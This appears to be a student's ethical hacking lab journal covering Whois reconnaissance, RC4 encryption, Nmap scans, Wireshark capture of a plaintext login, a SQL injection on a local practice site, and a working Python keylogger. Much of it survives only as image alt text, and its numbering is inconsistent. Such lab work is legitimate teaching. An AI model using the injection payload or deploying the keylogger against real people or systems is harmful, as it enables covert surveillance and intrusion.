|  |  |  |
| --- | --- | --- |
| **DATE** | **TOPIC** | **SIGNATURE** |
| 21-12-2021 | **Practical 1 :**  Use Google and Whois for Reconnaissance |  |
| 21-12-2021 | **Practical 2:**   1. Use CrypTool to encrypt and decrypt passwords using RC4 algorithm |  |
| 12-02-2022 | **Practical 3:**   1. Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords |  |
| 21-12-2021 | **Practical 4:**   1. Run and analyse the output of following commands in windows – ipconfig, ping, netstat, traceroute |  |
| 31-01-2022 | **Practical 5:**  Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS |  |
| 31-01-2022 | **Practical 6:**   1. Use Wireshark (Sniffer) to capture network traffic and analyse |  |
|  | 1. Use Nemesy to launch DoS attack |  |
| 09-02-2022 |  |  |
| 10-02-2022 | **Practical 8:**  Perform SQL injection attack |  |
| 17-02-2022 | **Practical 9:**  Create a simple keylogger using python |  |
| 17-02-2022 |  |  |

ETHICAL HACKING

PRACTICAL NO – 01

* Who.is

AIM – Use Google and Whois for Reconnaissance.

**Theory:**

Reconnaissance is a set of processes and techniques (Foot printing, Scanning & Enumeration) used to covertly discover and collect information about a target system.

Reconnaissance takes place in two parts − Active Reconnaissance and Passive Reconnaissance.

**Active Reconnaissance -**

In this process, you will directly interact with the computer system to gain information. This information can be relevant and accurate. But there is a risk of getting detected if you are planning active reconnaissance without permission. If you are detected, then system admin can take severe action against you and trail your subsequent activities.

**Passive Reconnaissance -**

In this process, you will not be directly connected to a computer system. This process is used to gather essential information without ever interacting with the target systems.

* **Steps –**
* Open any browser in your computer and go to [https://who.is](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqazR4T194T1cyZUExRDVhQVRaUDBpaFEtZWZDd3xBQ3Jtc0tselhrcUxfOXVvbllBODJtNW4xdWxEVmR1TkJxYXM1eHJESHcxelU5aVBGbXZBUmxtWWY2Q0xja1BkM2duSzRlSHlKaHRETTRpdFhVYmtESW1sWF9VdmN5ajRVQzRjaVNyaDlCSV9XLVJuaTlraTcxbw&q=https%3A%2F%2Fwho.is) this website

Graphical user interface, text, website

Description automatically generated

* Enter any website or IP Address Example – [www.facebook.com](http://www.facebook.com)

Output –

Graphical user interface, text

Description automatically generated

Graphical user interface, text

Description automatically generated

Graphical user interface, text, email

Description automatically generated

* Diagnostic -

Text

Description automatically generated with low confidence

ETHICAL HACKING

PRACTICAL NO – 02

* CrypTool

AIM – Use Cryptool to encrypt and decrypt password using RC4 algorithm.

* Steps :
* Download CrypTool : <https://www.cryptool.org/en/ct1/downloads>

Graphical user interface, application

Description automatically generated

* Install it by default options

Graphical user interface, application

Description automatically generated

* Click Next to continue

Graphical user interface, text, application, email

Description automatically generated

* Click on I Agree Button

Graphical user interface, text, application, email

Description automatically generated

* Graphical user interface, application

  Description automatically generatedClick on Install
* Installation is completed just click on Finish button.
* Run CrypTool and remove all the default text from the window

Graphical user interface, text, application

Description automatically generated

* Now Enter any text that you want to encrypt

Graphical user interface, application

Description automatically generated

* Now go to encrypt/decrypt menu and select symmetric modern option and click on RC4…

Graphical user interface, application

Description automatically generated

* Just click on Encryt Button to encrypt text

Graphical user interface

Description automatically generated

* Encrypted text -

Graphical user interface, text, application, email

Description automatically generated

* Similarly, to decrypt that character again go to the encrypt/decrypt menu and select symmetric modern option and click on RC4…

Graphical user interface, application

Description automatically generated

* Just click on Decrypt Button to decrypt text

Graphical user interface

Description automatically generated

* Decrypted text –

Graphical user interface, application

Description automatically generated

ETHICAL HACKING

PRACTICAL NO – 03

* Terminal Commands

AIM – Using TraceRoute, ping, ifconfig, ipconfig, netstat Command.

* Use of Command –

**tracert** : The tracert command is a Command Prompt command that's used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify. You might also sometimes see the tracert command referred to as the trace route command or traceroute command

**ifconfig**(For Linux) : It has features for configuring, controlling, and querying TCP/IP network interface parameters.

**ipconfig** (For Windows) : The output of the default command contains the IP address, network mask, and gateway for all physical and virtual network adapters.

**ping :** The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer. The ping command is usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

**netstat** : The netstat command, meaning network statistics, is a Command Prompt command used to display very detailed information about how your computer is communicating with other computers or network devices.

* **Open your Command Prompt with administrator privileges**

**Graphical user interface, application

Description automatically generated**

* **Commands –**
* **Input – tracert** [**www.google.com**](http://www.google.com)
* **Output –**

**Text

Description automatically generated**

* **Input – ifconfig (for Linux)**
* **Output –**

Text

Description automatically generated

* **Input – ping** [**www.google.com**](http://www.google.com)
* **Output –**

Text

Description automatically generated

* **Input – netstat**
* **Output –**

**Text

Description automatically generated**

* **Input – ipconfig (For Windows)**
* **Output –**

**Text

Description automatically generated**

ETHICAL HACKING

PRACTICAL NO – 04

* Nmap

AIM – Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAX.

* Step - 1

Download and Install Nmap. Link: <https://nmap.org/dist/nmap-7.92-setup.exe>

Graphical user interface

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

* Click on I Agree

Graphical user interface, text, application

Description automatically generated

* Click on Next

Graphical user interface, text, application, email

Description automatically generated

* Just Click on Install

Graphical user interface, text, application, email

Description automatically generated

* Click on I Agree

Graphical user interface, text, application, email

Description automatically generated

* Click on Install

Graphical user interface, text, application, email

Description automatically generated

* Installation Complete Just Click on Finish.
* Step – 2

Set path for Nmap to access Nmap from any window

Search Edit the system environment variables and open it.

Graphical user interface, text, application, email

Description automatically generated

* Click on Environment Variables

Graphical user interface, text, application

Description automatically generated

* In the system variables select option path and click on edit

Graphical user interface, application

Description automatically generated

* Now put a semicolon in the end and put location of Nmap directory and click on OK.
* Step – 3

Open Zenmap GUI from desktop.

* **ACK -sA (TCP ACK scan)**

It never determines open (or even open | filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command - nmap -sA -T4 scanme.nmap.org

Output -

Graphical user interface, text, application, email

Description automatically generated

* **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of port per second on a fast network not hampered by intrusive firewalls.

Command - nmap -p22,113,139 scanme.nmap.org

Output –

Graphical user interface, text, application, email

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

* **FIN Scan (-sF)**

Sets Just the TCP FIN bit.

Command – nmap -sF -T4 Para (Not Working)

Output –

Graphical user interface, text, application, email

Description automatically generated

* **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command – nmap -sN -p 22 scanme.nmap.org

OutpuGraphical user interface, text, application, email

Description automatically generatedt –

Graphical user interface, text, application, email

Description automatically generated

* **XMAS Scan (-sX)**

Set the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command – nmap -sX -T4 scanme.nmap.org (Not Working)

Output –

Graphical user interface, text, application, email

Description automatically generated

ETHICAL HACKING

PRACTICAL NO – 05

* Wireshark


AIM – Use wireshark sniffer to capture network traffic and analyse

* Steps –

Note : Disable any antivirus or defender program of your system to avoid installation errors

Download wireshark from the given link : [https://www.wireshark.org/download.html](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbVAxaEZBcS1qYnhOWG9PMlhnYzgySXNRN1ZYUXxBQ3Jtc0trd1I4RExHV05pZ1BVZUtpVlNnNlNrMWxuRUJ4YlBhQWFYMll4VU5OTUhETkZ6aV9zT0xNaHg3T1A2TVY4YXVvYlo4UWd0ckNzWUdYX05aSEZ5ZjROQk51emczd1BzSzBkRGwwVWVITG02SklyX2NpYw&q=https%3A%2F%2Fwww.wireshark.org%2Fdownload.html)

* Install and open Wireshark



* Go to capture and select Interface option.

Graphical user interface, application

Description automatically generated

In capture Interface, Select local area connection and click on start.

Graphical user interface, text, application, email

Description automatically generatedThe source destination and protocols of the packets in the LAN network will be displayed.

Open a website "[http://www.techpanda.org/index.php](https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqbXBZbU5VOGpveFRrMmZXS29vVGhGd3RoeUZ2Z3xBQ3Jtc0tuUmxyOGpINm5tZ3lMSVVOWldRSXplU3Zsd2x0YzROak9OOWRjZGJMN0RsSEZFUlc5ZFFWNGlMTDVQMFZ4WWVQRXQ4YUMza0ljMmlVOXJjX3dSLTFiT19WdFc3ZmRKVlNvODRuWWlDeTMtQzBUc0UtWQ&q=http%3A%2F%2Fwww.techpanda.org%2Findex.php" \t "_blank)

in a new window and enter the username and password.

The login address is admin@google.com, and the password is Password2010 and submit

Graphical user interface, application

Description automatically generated

Now stop the tool and to stop recording.

Select the filter as http to make the search easier and apply.

Graphical user interface

Description automatically generated with low confidence

Search for the POST method under "Info" column where you will get Your entered credentials

Graphical user interface, text, application, email

Description automatically generated

**Email id And Password -**

Graphical user interface, text, application

Description automatically generated

ETHICAL HACKING

PRACTICAL NO – 06

**AIM: Simulate persistant Cross Site Scripting attackGraphical user interface, text, application

Description automatically generated**

ETHICAL HACKING

PRACTICAL NO – 08

**AIM: Perform SQL injection attack.**

Step 1 : Open XAMPP and start apache and mysql.

Graphical user interface, table

Description automatically generated

Step 2 : Go to web browser and enter site localhost/phpmyadmin.

Graphical user interface, text, email

Description automatically generated

Step 3 : Create database with name sql\_db.

Graphical user interface, text, application, email

Description automatically generated

Step 4 : Go to site localhost/sql\_injection/setup.php and click on create/reset database.

Graphical user interface, text, application, email

Description automatically generated

Step 5 : Go to login.php and login using admin and .

Graphical user interface, application, Word

Description automatically generated

Step 6 : Opens the home page.

Graphical user interface, text, application

Description automatically generated

Step 7 : Go to security setting option in left and set security level low.

Graphical user interface, application

Description automatically generated

Step 8 : Click on SQL injection option in left.

Graphical user interface, text, application, email

Description automatically generated

Step 9 : Write "1" in text box and click on submit.

Graphical user interface, text, application

Description automatically generated

Step 10 : Write "a' or ''='" in text box and click on submit.

Graphical user interface, text

Description automatically generated

Step 11 : Write "1=1" in text box and click on submit.

Graphical user interface, text, application, email

Description automatically generated

Step 12 : Write "1\*" in text box and click on submit.

Graphical user interface, text, application, email

Description automatically generated

ETHICAL HACKING

PRACTICAL NO – 09

**Aim: - Create a simple keylogger using python**

**Code: -**

from pynput.keyboard import Key, Listener

import logging

* if no name it gets into an empty string log\_dir = ""
* This is a basic logging function

logging.basicConfig(filename=(log\_dir+"key\_log.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s:')

* This is from the library def on\_press(key):

logging.info(str(key))

* This says, listener is on

with Listener(on\_press=on\_press) as listener:

listener.join()

**Output: -**

**Text

Description automatically generated**